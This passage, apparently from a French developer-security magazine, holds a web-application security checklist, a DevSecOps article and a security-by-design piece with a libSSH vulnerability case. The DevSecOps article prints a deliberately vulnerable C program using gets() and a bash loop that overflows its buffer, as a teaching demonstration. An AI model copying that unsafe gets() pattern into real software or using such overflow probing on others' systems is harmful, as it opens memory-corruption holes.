  Il est possible également d'ouvrir plusieurs sessions sur une application avec des utilisateurs ayant des droits faibles et d'essayer d'accéder à des parties sensibles de l'application.

3

ID	Objet	Contrôle de sécurité	Checklist
1	Liste des rôles	La liste des rôles et des droits est-elle bien claire et documentée pour l'application?	Oui/non
2		Des tests de pénétration ont-ils été effectués pour vérifier le contournement de la segmentation des droits suivant les rôles?	Oui/non

4

ID	Objet	Contrôle de sécurité	Checklist
1	Périmètre des entrées	Toutes entrées utilisées par le serveur ou le code sont-elles contrôlées, nettoyées, telles les variables; variables liées au réseau, cookie, id de session, user agent, données des en-têtes HTTP en globalité, champs cachés	Oui/non
2	Taille des entrées	La taille des entrées est-elle contrôlée?	Oui/non
3	Contenu riche, module, plugin, framework	Les contenus riches tels les Wysiwyg sont-ils bien contrôlés avec des frameworks spécifiques? (HTML Purifer, AntiSamy, Bleach, etc.)	Oui/non

5

ID	Objet	Contrôle de sécurité	Checklist
1	Se prévenir des XSS	Les entrées utilisateurs sont-elles encodées pour ne pas pouvoir utiliser du JavaScript ou HTML? (fonction d'encodage)	Oui/non

4 - Validation des entrées

Dans le monde de la SSI (sécurité des systèmes d'information), il se dit souvent "zéro confiance aux utilisateurs". Cette boutade n'a rien de péjoratif. Elle indique plutôt que nous ne pouvons pas savoir qui se trouve derrière l'écran. Un simple utilisateur, une personne malveillante voire même un utilisateur maladroit. À titre d'exemple, des milliers de sites WEB se sont retrouvés bloqués chez l'hébergeur Cloudflare en juillet dernier, à cause d'une expression régulière inattendue provoquant le chargement CPU à 100% des serveurs. Alors quels sont les types d'entrées qui pourraient compromettre nos applications ? Elles ne sont pas toutes répertoriées, mais les vulnérabilités injectant du code malveillant sont courantes et bien prolifiques. Le Cross Site Scripting (XSS), injection SQL(SQLI), Cross Site Request Forgery (CSRF) sont des vulnérabilités d'injection dans les TOP 10 des risques les plus prévalents selon l'OWASP (https://www.owasp.org/index.php/Top_10-2017_Top_10). Il est donc indispensable de se protéger de toute entrée sur nos applications. 4

Voici quelques commentaires sur les différents items ci-dessus :

- Il est nécessaire d'utiliser la désinfection (sanitization) dont le rôle est de contrôler, d'enlever tout caractère spécifique qui pourrait compromettre nos applications telles que les quotes, chevrons, pourcentages, etc. Cette méthode doit être appliquée à toutes les entrées possibles, que ce soit d'un simple formulaire à un user agent. La plupart des frameworks et CMS désinfecte (sanitize) les entrées. Dans ce cas il est important de vérifier son bon fonctionnement. Il arrive encore parfois de voir que les plus grands comme Wordpress ont laissé une vulnérabilité permettant à un hacker d'injecter du code JavaScript malveillant (XSS stockée) sur le système de commentaire du CMS.
- La taille des entrées doit être également contrôlée, car des vulnérabilités par débordement sont possibles. Elles laissent dans ce cas des problèmes de disponibilités des applications, voire entraînent sa panne.
- Comme vu sur le premier point, toutes les entrées doivent être vérifiées, il ne faut donc pas oublier les entrées de nos modules, plugins, frameworks. Des tests ou un audit de code est indispensable pour l'utilisation de fonctionnalités extérieures intégrées à une application. Pour aller plus loin, lire une documentation complète de l'OWASP à ce sujet : https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

5 - Validation des entrées

Les entrées étant vérifiées et contrôlées, qu'en est-il des sorties ? Effectivement, il est possible parfois que l'utilisateur ait besoin d'entrées des chaînes spécifiques comme le cas des Wysiwyg avec du HTML. Dans ce cas, les sorties doivent être contrôlées pour avoir le résultat demandé par l'application et rien de plus. 5

Voici quelques commentaires sur les différents items ci-dessus :

- Les vulnérabilités XSS (injection de Javascript) sont les plus prévalentes sur le WEB, il est important de les vérifier en entrée mais également en sortie. Surtout dans le cas où des caractères spécifiques peuvent être tolérés dans une application pour des besoins métiers. Encore une fois, la plupart des frameworks, CMS

actuels utilisent par défaut des méthodes de nettoyage de sorties. Chaque langage a ses propres particularités, des fonctions du navigateur permettent également de stopper les XSS, voici une documentation pour approfondir le sujet : https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

6 - upload de fichiers

Parmi les entrées vues ci-dessus, je vous propose un focus sur les uploads qui peuvent devenir des vulnérabilités importantes si les bonnes pratiques suivantes ne sont pas établies. Sachez que si vous utilisez un framework, un CMS, dont les modules sont vérifiés, vous limitez énormément les risques à ce sujet. 6

Voici quelques commentaires sur les différents items ci-dessus :

- Il est bien de vérifier le type de contenu même si cette méthode peut être contournée par un hacker. "Qui peut le plus, peut le moins".
- Renommer le fichier permet d'éviter à un hacker d'essayer de le retrouver sur le serveur qui l'héberge.
- Pareil que pour le point précédent, il est préférable d'héberger les fichiers dans un répertoire méconnu de l'utilisateur.
- La gestion des droits (CHMOD) doit prendre le minimum.

7 - Cross Site Scripting

C'est encore lui, le fameux XSS vu précédemment. Cette vulnérabilité est très présente lors de nos tests d'intrusion WEB et très sous-estimée.

Une vulnérabilité XSS permettrait une attaque par hameçonnage parfait. Vous pouvez imaginer d'avoir durci vos systèmes avec un beau HTTPS sur votre navigateur. Et pourtant, une vulnérabilité XSS pourrait changer le contenu du site et voler les identifiants des utilisateurs d'un site WEB sans difficulté. Alors voici, quelques plus pour se sécuriser des XSS : 7

Voici quelques commentaires sur les différents points ci-dessus :

- je le répète, nettoyer les entrées !
- La CSP (Content Security Policy) permet le filtrage en liste blanche (Whitelist) des domaines. Seuls les scripts JavaScript, CSS, frames, images, etc., provenant des domaines ayant été configurés sur la Content Security Policy pourront être insérés dans la page WEB, ce qui protège toute insertion ou injection de données malveillantes. Cela rend la tâche plus difficile à un hacker qui voudrait injecter un lien JavaScript hébergé sur un autre serveur. À savoir que la CSP permet également d'interdire le JavaScript de type inline. Grosso modo, il devient impossible de placer des instructions dans le code, même d'une page. Ces deux techniques bien que mal connues sont pourtant très efficaces, voici un exemple à placer dans les entêtes HTTPS :

```
Content-Security-Policy: default-src 'self';
```

8 - Cross Site Request Forgery

Ayant fait un tour sur cette vulnérabilité lors du point 1, pour la réinitialisation des mots de passe. Le CSRF est bien plus que ça, il appartient au Hall of fame des vulnérabilités WEB les plus présentes ces dernières années. Pour s'en protéger, il faut toujours

6

ID	Objet	Contrôle de sécurité	Checklist
1	Content-type	Le contrôle des types et extensions (content-type) des fichiers envoyés au serveur sont-ils contrôlés ?	Oui/non
2	Renommer les fichiers	Les fichiers changent-ils de nom une fois stockés sur le serveur ?	Oui/non
3	Stocker le fichier	Les fichiers envoyés sont-ils stockés dans un répertoire non-connu des utilisateurs ?	Oui/non
4	Contrôle des droits	La gestion des droits sur les fichiers et des répertoires est-il à son minimum nécessaire ?	Oui/non

7

ID	Objet	Contrôle de sécurité	Checklist
1	Echappement des entrées	L'échappement des entrées est-il effectué avant l'entrée en base de données, DOM, JavaScript, JSON, CSS?	Oui/non
2	Content Security Policy	La Content Security Policy est-elle mise en place avec une whitelist des sources de confiance?	Oui/non

8

ID	Objet	Contrôle de sécurité	Checklist
1	Token unique chiffré	Un système de jeton chiffré est-il incorporé dans le cheminement de l'envoi d'un formulaire?	Oui/non
2	Captcha	Un système de Captcha est-il proposé pour les formulaires avec des données sensibles?	Oui/non

imaginer qu'une requête client ou bien serveur doit toujours avoir un point de départ. En effet, un hacker ou un pentester va essayer d'injecter de la donnée ou rejouer des requêtes dans tous les sens. Comme par exemple une requête permettant de changer un mot de passe. Il est donc tout à fait normal que celle-ci soit attachée à un token (jeton) qui a été généré sur la page WEB du formulaire de réinitialisation. Une captcha peut-être très efficace mais peut facilement détériorer l'expérience utilisateur. 8

9 - Clickjacking

Les techniques de détournements de clic, ce que l'on appelle le Clickjacking, permettent de détourner du trafic utilisateur en le forçant à cliquer sur une iframe invisible superposée à un élément d'un site WEB. La plus récente attaque de ce type est le likejacking visant à insérer une iframe invisible dans un site web afin que l'utilisateur clique dessus pour partager du contenu sur Facebook ou liker une page afin de générer du trafic.

Voici deux points dont la fonction permet d'éviter ces attaques : 9

Voici quelques commentaires sur les différents items ci-dessus :

- Encore une fois, la CSP intervient. Celle-ci par sa nature permet de limiter les vulnérabilités de type Clickjacking.
- X-Frame-Options et une fonction du navigateur dont le but même est

9

ID	Objet	Contrôle de sécurité	Checklist
1	Content Security Policy	La Content Security Policy est-elle mise en place avec une whitelist des sources de confiance afin d'éviter toute injection de frame de source de non-confiance? (attention à la version des navigateurs supportés)	Oui/non
2	X-frame-options	Si la CSP (Content Security Policy) n'est pas mise en place, les X-Frame-options sont-elles configurées?	Oui/non

10

ID	Objet	Contrôle de sécurité	Checklist
1	Évènements liés au serveur	Les évènements (logs) liés aux échecs d'authentification, aux erreurs de requêtes HTTP et aux échecs de session sont-ils enregistrés?	Oui/non
2	Évènements liés au code	Les évènements liés au code lors des erreurs produites (flaw, bug) sont-ils enregistrés?	Oui/non
3	Évènements	Les évènements, en général, sont-ils régulièrement consultés?	Oui/non
4	Attaque	Lors d'une attaque cybercriminelle, est-on capable de réagir avec l'aide des évènements?	Oui/non

d'interdire les frames superposées sur les unes sur les autres. Celle-ci s'intègre comme la CSP, dans les entêtes HTTP.

10 - Enregistrer les évènements


Eh oui, c'est une des premières choses que l'on enseigne dans notre mastère ESD academy. Logs, logs et logs ! Ceux-ci ne sont pas utilisés seulement pour déboguer mais également pour laisser des traces qui pourraient être intéressantes en cas d'une réponse à incident. Si votre application WEB semble corrompue, piratée, il est bon de pouvoir trouver par où le hacker est passé. À savoir, il y a deux fondamentaux dans la gestion des logs : Enregistrer les évènements et les configurer pour être le moins verbeux possible aux utilisateurs pour éviter de donner des informations sensibles à des personnes malveillantes. 10

Voici un checklist que vous pouvez préparer, alimenter et insérer dans votre cycle de développement, si ce n'est pas déjà le cas. Le but est de pouvoir s'adapter à son contexte métier sans mettre de côté l'expérience utilisateur et les besoins de l'application. C'est en cela que la sécurité des systèmes d'information, et également des applications, prend son sens. Savoir balancer et mesurer entre les besoins business et les besoins de sécurité. J'ai dit ! •

ESD academy (https://esdacademy.eu)

ESD Cybersecurity Academy

Fondée en 2015, l'ESD academy a pour mission d'apporter des formations, des certifications et un mastère en cybersécurité pour les organisations francophones et européennes.
Notre objectif est clairement identifié, concurrencer les acteurs étrangers dans la formation et la reconnaissance en sécurité des systèmes d'information. Pour y arriver nous regroupons autour d'un label, des experts du domaine (étatiques et privés) pour de la création de contenu et l'enseignement.



J-F BAILLETTE
Je suis ingénieur informaticien et roboticien et passionné d'informatique. fondateur de www.g-echo.fr
G-Echo

A journey to DevSecOps : n'oublions pas le code !

Il y a longtemps, j'ai appris des langages disparus comme le Z80, 6509, 68000 … et d'autres langages moins utilisés de nos jours tels que Pascal, C, ADA, Lisp…
On pratiquait différentes "bidouilles" permettant de "modifier" le comportement d'un programme :

- en passant par le code assembleur pour modifier l'exécutable,
- en injectant les données adaptées dans la zone mémoire adaptée,
- en utilisant les langages "natifs" (du basic par exemple) pour faire un POKE…

Ce que l'on vous apprenait "en premier" à école d'ingénieur ? Faire une trace réseau pour "voir" ce qui se passait ou encore se connecter sur le port 25 d'un serveur de messagerie pour faire des farces aux autres élèves.
Aujourd'hui les outils du marché et les outils open source sont très nombreux et permettent de contrôler le niveau de sécurité de votre application avant sa mise en production.
Avec cet article, je vous propose quelques réflexions sur la mise en place de bonnes pratiques liées au SecDevOps :

- Comprendre les problèmes de cybersécurité,
- Structurer la démarche (processus de développement et outils),
- S'intégrer à la gouvernance de sécurité de l'entreprise (gestion des risques, procedures, bonnes pratiques, règles d'accès).

Pour commencer, je vous propose d'écrire ensemble un exploit… en bash!

Étape 1: un exploit en bash ?

À l'origine de l'informatique (et aujourd'hui encore…) :

```
#include "stdio.h"

void liremonentree (void)
{
 char monentree [12];
 gets (monentree);
 printf ("Mon entrée: %s\n", monentree);
}

int main (void)
{
 liremonentree ();
 return (0);
}
```

Vous pouvez compiler ce code avec gcc : gcc test.c -o test. Puis tester le comportement en bash avec la commande :

```
mystring="AAAAAAAAAAAAAAAAAAAAAA" && i=12 && while ((i <= 22)); do TOINJECT
=${mystring:0:i}; echo $i $TOINJECT; echo $TOINJECT|./test; let "i+=1"; done.
```

À partir de la 21e itération, vous verrez apparaître une erreur de segmentation qui signale un écrasement du pointeur de retour dans la pile et la présence d'une vulnérabilité exploitable :

```
21 AAAAAAAAAAAAAAAAAAAA
My entry: AAAAAAAAAAAAAAAAAAAA
Erreur de segmentation
```

Et voilà… vous venez de réaliser votre premier débordement de tampon (un grand classique de la vulnérabilité, NDLR) !
Pour autant, vous n'avez pas encore l'exploit qui vous mènera à abuser l'application, mais vous avez déjà réalisé une bonne partie du chemin : vous avez découvert votre premier 0-day !
Est-ce que le développeur avait lu les warnings à la compilation ? Ne pas utiliser gets, utiliser plutôt fgets(myentry, sizeof(myentry), stdin); pour être sûr de ne pas déborder. Les réflexes que le développeur doit avoir ! La plupart du temps, l'exploitation de failles est possible avec un minimum d'intuition et des outils plus ou moins automatisés permettant l'exploration et l'exploitation de ces failles, qu'il s'agisse de librairies, d'exécutables, d'applications Web côté client ou serveur, d'APIs, de protocoles…
A faire pour vos prochains développements :

- Lire les warnings présentés par vos outils de compilation (dans notre exemple test.c:(.text+0x15): avertissement : the 'gets' function is dangerous and should not be used.),
- Avoir des règles de codage et vérifier qu'elles sont bien appliquées (relectures croisées de code source),
- Réaliser des tests unitaires, d'intégration et de validation couvrant plus que les cas aux limites,
- Gérer et capitaliser par des tests de non-régression, correction de vos vulnérabilités,
- Réaliser des analyses statiques de code (SCA) et/ou du fuzzing pour rechercher des failles qui auraient échappé à votre vigilance,
- Mettre en oeuvre des programmes de test d'intrusion ou de bug bounty.

Quelques références:

- DevSecOps manifesto (https://www.devsecops.org) ou comment devenir un security champion avec le devsecops (http://devsecops.github.io) .
- OWASP Top 10 pour les applications Web : https://www.owasp.org/index.php/GPC_Project_Details/OWASP_Top10
- "The shellcoder's handbook", chez Wiley Publishing Inc si vous souhaitez en savoir plus sur l'écriture d'exploit,
- "À Bug Hunter's Diary" de Tobias Klein.

Prenez également connaissance du référentiel ASVS de l'OWASP (https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project) qui donne une liste très complète d'exigences en matière de sécurité des développements logiciels.
Vous pourrez mettre en place vos propres exigences de sécurité basées sur ce référentiel.

DÉMARCHES OUTILLÉES POUR LES DÉVELOPPEURS


En plus des aspects juridiques, organisationnels, infrastructure et réseaux, en tant qu'intégrateur d'outils de sécurité du code, je préconise à mes clients les 3 démarches suivantes : SAST, DAST, RASP et de mettre en place un suivi coordonné des vulnérabilités.

SAST: analyse statique de code

C'est la démarche la plus simple et la plus accessible. On peut faire le parallèle avec les tests unitaires ou d'intégration. La démarche est entièrement automatisée, une fois que le paramétrage initial est effectué.

Que l'on utilise la ligne de commande ou qu'on intègre des outils dans une chaîne d'intégration continue, la logique est la même. Par exemple avec un analyseur bien connu, on parse le code et on génère un fichier de résultats qu'on exploite ensuite avec un outil de visualisation :


```
sourceanalyzer -b sample-js -scan -f sample-js.fpr
auditworkbench sample-js.fpr
```



DAST: analyse dynamique de l'application


Le DAST (Dynamic, Application Security Testing) consiste à stresser l'application avec des patterns ou techniques connues de façon à tester sa résistance à des attaques que l'on peut rencontrer dans la vraie vie.

La démarche s'apparente à des tests de validation ou des tests de Q/A et de charges. L'analyste apporte une vraie valeur ajoutée pour affiner les types d'attaques proposées par les outils.




RASP: analyse runtime des attaques

Le RASP est une sorte de WAF (Web App Firewall) applicatif qui va protéger vos applications en temps réel et tracer les menaces détectées. En étant beaucoup plus intégré à votre application, le RASP va en profondeur et couvre des besoins plus larges.



Gestion des vulnérabilités


SCA, DAST/IAST, RASP sont indispensables, mais ne sont rien sans une gestion coordonnée des vulnérabilités. Il est nécessaire de mettre en place une gestion centralisée des vulnérabilités de vos développements que l'ensemble des équipes et collaborateurs de la chaîne partageront.




Processus - SDLC

On entend souvent: "La cybersécurité, ce n'est pas compliqué, c'est un processus, pas des outils". Microsoft propose un processus complet de développement sécurisé, le SDLC (Security Development Lifecycle) et a poussé la norme ISO 27034 qui intègre ce SDLC.

Le principe global est simple : intégrer le développement, la sécurité et les opérations dans une boucle de rétroaction visant à assurer la sécurité des développements.




En mode agile, la représentation du processus revient à un ruban de Möbius que vous connaissez sans doute déjà et qui permet de bien figurer la dynamique :



En synthèse

Si vous intégrez SCA, DAST/SAST, RASP et la gestion des vulnérabilités, vous obtenez un cycle de gestion de vos vulnérabilités qui peut ressembler à celui de la suite Micro Focus :



Partir de l'analyse de risques

Vous ne ferez pas une application "safe" sans comprendre à la fois l'environnement dans lequel vous la développez et l'environnement d'exécution en production.

Afin de bien comprendre les risques, vous pouvez avoir une démarche top down, qui ne part pas des outils ou du code, mais de la vue "business" et du couple risque/impact lié au mésusage possible par un tiers qui tirerait profit du système d'information que vous développez.

De nombreux référentiels existent pour faire un état de la menace sur les entreprises. Les normes ISO 27001 et ISO 27005 permettent de mettre en place un processus "qualité" et de mener des analyses de risques sur la sécurité de l'information. L'approche GDPR renforce la mise en place de mesures de sécurité en demandant de gérer également le risque et l'impact du vol de données personnelles.

Il est devenu vital d'intégrer des démarches de mesure du risque dans les projets et de mise en place de contre-mesures adaptées dans votre code pour répondre à des exigences de haut niveau.

L'ANSSI a publié un guide pour le développement agile.

Comme je m'adresse à des développeurs, évoquons des questions techniques :

- Qu'est-ce qui se passe si je vole la session d'un de vos clients ?
- Que puis-je faire si j'usurpe l'identité d'un équipement CAN de votre réseau automobile ?
- Est-ce que je peux lire (et modifier) des flux si je me trouve en interception (man in the middle) ?
- Est-ce que je peux avoir accès à votre base de données à travers un appel API ?
- Qu'est-ce que je peux voler dans le stockage ou le cache de votre navigateur qui me permettrait de répondre aux questions précédentes ?

Des questions se posent également au niveau de votre entreprise:

- Votre PDG et votre RSSI risquent-ils d'être légalement inquiétés ?
- La société devra-t-elle être exposée sur la place publique et payer 3% de son CA en amendes ?
- Est-ce que les données de l'entreprise ou les données des clients se retrouveront sur le darknet ou chez un concurrent ?
- Est-ce que les clients peuvent avoir confiance dans nos services, dans le futur ?

Je crois que c'est de notre responsabilité en tant que développeurs de trouver des réponses à ces questions. Ou au moins de proposer des solutions.

Des équipements, comme les WAF, sont là pour vous protéger certes, mais le premier rempart reste le code. Il faut le livrer régulièrement avec une qualité totale, une sécurité adaptée, même sous la pression de délivrer ASAP la nouvelle killer feature.

À vous de faire en sorte que votre application résiste à la menace en gérant des "Abuser stories".

ABUSER STORIES

En parallèle aux sprints agiles que vous menez habituellement, demandez-vous comment un attaquant pourrait abuser de vos développements. Dans son livret, l'ANSSI propose un exemple Le.Taxi qui explique en particulier l'analyse de risques : il s'agit de noter entre 1 et 3 dans cet exemple (3 étant le plus important) le besoin de sécurité d'un user story. On décline ce besoin sur les axes de la sécurité: *DICP*.

Exemple : Le.Taxi

User stories	[D]	[I]	[C]	[P]
Un client transmet son identifiant, sa position et son numéro de téléphone	●	●●	●●	
Un client peut émettre une demande (« héler virtuellement » un taxi)	●	●●	●	●
Un client peut évaluer une course effectuée ou déclarer un incident		●		●
Un administrateur peut enregistrer ou radier un taxi		●		●

● Besoin important ●● Besoin très important

© ANSSI

Besoins en :

- Disponibilité : qu'est-ce qui se passe si le user story ne peut pas se dérouler ? C'est un peu (1) ou très (3) important ?
- Intégrité : on peut modifier des données du user story à "l'insu de mon plein gré" ?
- Confidentialité : quelqu'un qui n'a pas le droit d'accéder aux données s'en empare… quel impact ?
- Preuve/Trace : s'il y a un problème, quel type de traces permettra à un enquêteur d'investiguer ou même que votre trace devienne opposable en justice ?

Nous vous conseillons de rajouter vos abuser stories dans le backlog et d'écrire des tests permettant de valider la pertinence des contre-mesures. Lorsque vos tests sont OK dans votre CI/CD ; vous serez prêts pour l'homologation et sans doute être aligné avec la politique de sécurité de l'entreprise.


Référence :

Guide ANSSI/DISINC pour le DevSec en mode agile :
https://www.ssi.gouv.fr/administration/guide/agilite-et-securite-numeriques-methode-et-outils-a-lusage-des-equipes-projet/

OWASP Software Assurance Maturity Model :
https://www.opensamm.org et https://owaspsamm.org/v2.0b/introduction/

Conclusion

Choisissez le référentiel que vous souhaitez: OWASP, ANSSI, NIST, ISO27014, … et implémentez une démarche d'amélioration continue. Vous découvrirez tous les jours de nouvelles méthodes d'exploitation, de nouvelles vulnérabilités, de nouveaux exploits. A vous de les prendre en compte dans les développements. En tant que développeur, vous vous inscrivez dans une chaîne de valeurs dans laquelle d'une part la réglementation se durcit, d'autre part le nombre et la force des attaquants potentiels ne cessent de croître. Et vous, vous en êtes où dans votre DevSecOps maturity model ?



Best Practice : Comment organiser et assurer la sécurité de ses projets de développement ?

La sécurité et plus particulièrement la cybersécurité est de plus en plus au cœur de l'actualité. Les différents projets de développement n'échappent pas à la règle et nécessitent eux aussi l'intégration d'une équipe dédiée aux problématiques de sécurité. Josselin Mignerey, chercheur en Cybersécurité chez WALLIX retrace avec nous les différentes phases et les rôles de l'équipe sécurité au sein d'un projet de développement en adoptant une démarche « Security By Design ».

Une intégration en amont

Lors de **la phase de spécification,** la description des fonctions et des interactions au sein du projet, l'équipe sécurité est déjà à même d'identifier les fonctions de sécurité à intégrer et de **proposer les exigences nécessaires en termes de sécurité**. Tenue à jour et concertée avec les équipes de développement, **une analyse de risque** pourra accompagner les différentes équipes sur les sujets tels que : les biens et fonctions essentielles, les probabilités d'occurrences et d'impacts des risques ou les mesures mises en place.

La sécurité en appui de la conception

L'équipe sécurité joue aussi un rôle **lors de la conception du produit et de son architecture**. C'est au moment où l'on cherche à répondre au « *Comment ?* » des spécifications que l'équipe en charge de la sécurité est à même de présenter une recommandation sur les produits, les langages de programmation et les protocoles utilisés ainsi que les bonnes pratiques à respecter. Ces dernières doivent être obtenues par **une veille régulière** et l'étude des fiches pratiques de l'organisme OWASP [1], des éditeurs ou des communautés de développeurs. Au-delà de cette veille active, **un inventaire détaillé des outils et bibliothèques tierces** (sur lesquelles le produit s'appuie) doit être conservé pour le suivi des mises à jour de sécurité. Enfin, à cette étape, un processus de **tests de sécurité automatiques ou manuels** peut être intégré aux tests fonctionnels classiques du projet.

Un accompagnement au fil de l'eau

Grâce à des référentiels du type « *OWASP Top 10 Vulnerabilities* » [2] ou « *OWASP Top 10 API Vulnerabilities* » [3], l'équipe sécurité pourra être en mesure d'**auditer les fonctionnalités de sécurité tout au long de la phase de développement**, pour vérifier le respect des bonnes pratiques via :

- Des scanners automatiques.
- Des tests manuels
- Des études de l'architecture et des configurations.

À la fin de cette phase, **un test d'intrusion** (en interne ou réalisé par un prestataire) permettra de conclure sur le niveau de sécurité du produit. Une fois les éventuelles vulnérabilités identifiées, **un plan d'action** devra être mis en place, par l'équipe sécurité, afin de permettre aux équipes de développement de résoudre les éventuelles failles du produit.

Un « Test & Learn » constant en production

Après l'intégration du produit, l'équipe sécurité est en charge de **transmettre les vulnérabilités publiques** (identifiées par leur numéro de « Common Vulnerabilities & Exposures - CVE » sur les composants) **ou privées** (résultats d'audits et tests d'intrusions transmis par les clients ou réalisés en interne) à l'équipe de développement. Une analyse est alors faite afin d'identifier les faux positifs ou autres cas d'applications de la vulnérabilité. Si les vulnérabilités sont avérées, l'équipe propose alors des corrections définitives *(mise à jour, désactivation d'un module, etc.)* ou des contournements à court terme (empêcher l'usage d'une fonctionnalité, tracer certains comportements malveillants) permettant de trouver une meilleure solution à moyen, voire long terme.

Pour les vulnérabilités publiques, il est nécessaire d'établir les composants à surveiller par une liste de dépendances du produit avec leur version (voir le projet OWASP Dependency Checker [4]).

Pour une vulnérabilité importante, une preuve de concept (PoC) devra être réalisée pour observer l'impact réel sur le produit ainsi que pour trouver des indices de compromission (IoC). Ces derniers serviront à détecter des tentatives d'exploitation par le biais de règles de Firewall ou de sondes de détection/prévention d'intrusion.

Une fois ces procédures mises en place :

Un processus de demande de certification de produit auprès d'une autorité (ex : La Certification de Sécurité de 1er Niveau de l'ANSSI [5], l'ISO/IEC 27001 pour le processus de développement) peut être mis en place par l'équipe de développement avec l'accompagnement de l'équipe Sécurité qui sera, dès lors l'interlocuteur privilégié des interactions avec l'organisme responsable de l'audit (CESTI) ou l'organisme certifiant.

« Mieux vaut prévenir que guérir »

La gestion des vulnérabilités sur leur système d'information est une problématique majeure des entreprises. Les mesures décrites précédemment permettent de s'approcher d'un développement respectant le « Security By Design » du côté de l'éditeur. À travers une communication facilitée et une visibilité accrue sur les vulnérabilités et sur les dépendances du produit, le client disposera d'un gain de sécurité considérable. De plus, ce processus permettra aussi de réduire la probabilité d'introduction d'une faille chez le client et en facilitera sa correction. Finalement, les processus de « Security By Design » ont des avantages pour toutes les parties prenantes, aussi bien côté projet, que côté client. •

Josselin Mignerey est chercheur en Cybersécurité chez WALLIX Group, travaillant au croisement de sujets techniques et organisationnels en sécurité informatique. Il a participé à leurs applications dans différents domaines comme la réponse à incident ou les développements internes, en particulier chez les éditeurs de solution.

LE CAS « LIBSSH »

En octobre 2018, l'éditeur de la bibliothèque libSSH, que WALLIX utilise dans son Bastion, a annoncé qu'elle était vulnérable à la CVE-2018-10933 et recommandait sa mise à jour. Après une qualification de la vulnérabilité par son équipe sécurité et la réalisation d'un PoC, WALLIX a été capable de voir son impact sur le produit WALLIX Bastion, les versions concernées ainsi que les IoC laissés par un éventuel attaquant exploitant la faille. Une communication [6] a donc été faite sur le site de WALLIX à destination des clients pour proposer une solution à court terme (ne plus autoriser l'authentification par clé publique en SSH) et une correction complète à plus long terme (la mise à jour). Une communication des IoC a également eu lieu auprès du CERT-FR [7] pour permettre aux clients de détecter *a posteriori* l'exploitation de l'attaque dans les logs du Bastion.

Références

[1] https://cheatsheetseries.owasp.org
[2] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
[3] https://www.owasp.org/index.php/OWASP_API_Security_Project
[4] https://www.owasp.org/index.php/OWASP_Dependency_Check
[5] https://www.ssi.gouv.fr/administration/produits-certifies/cspn/
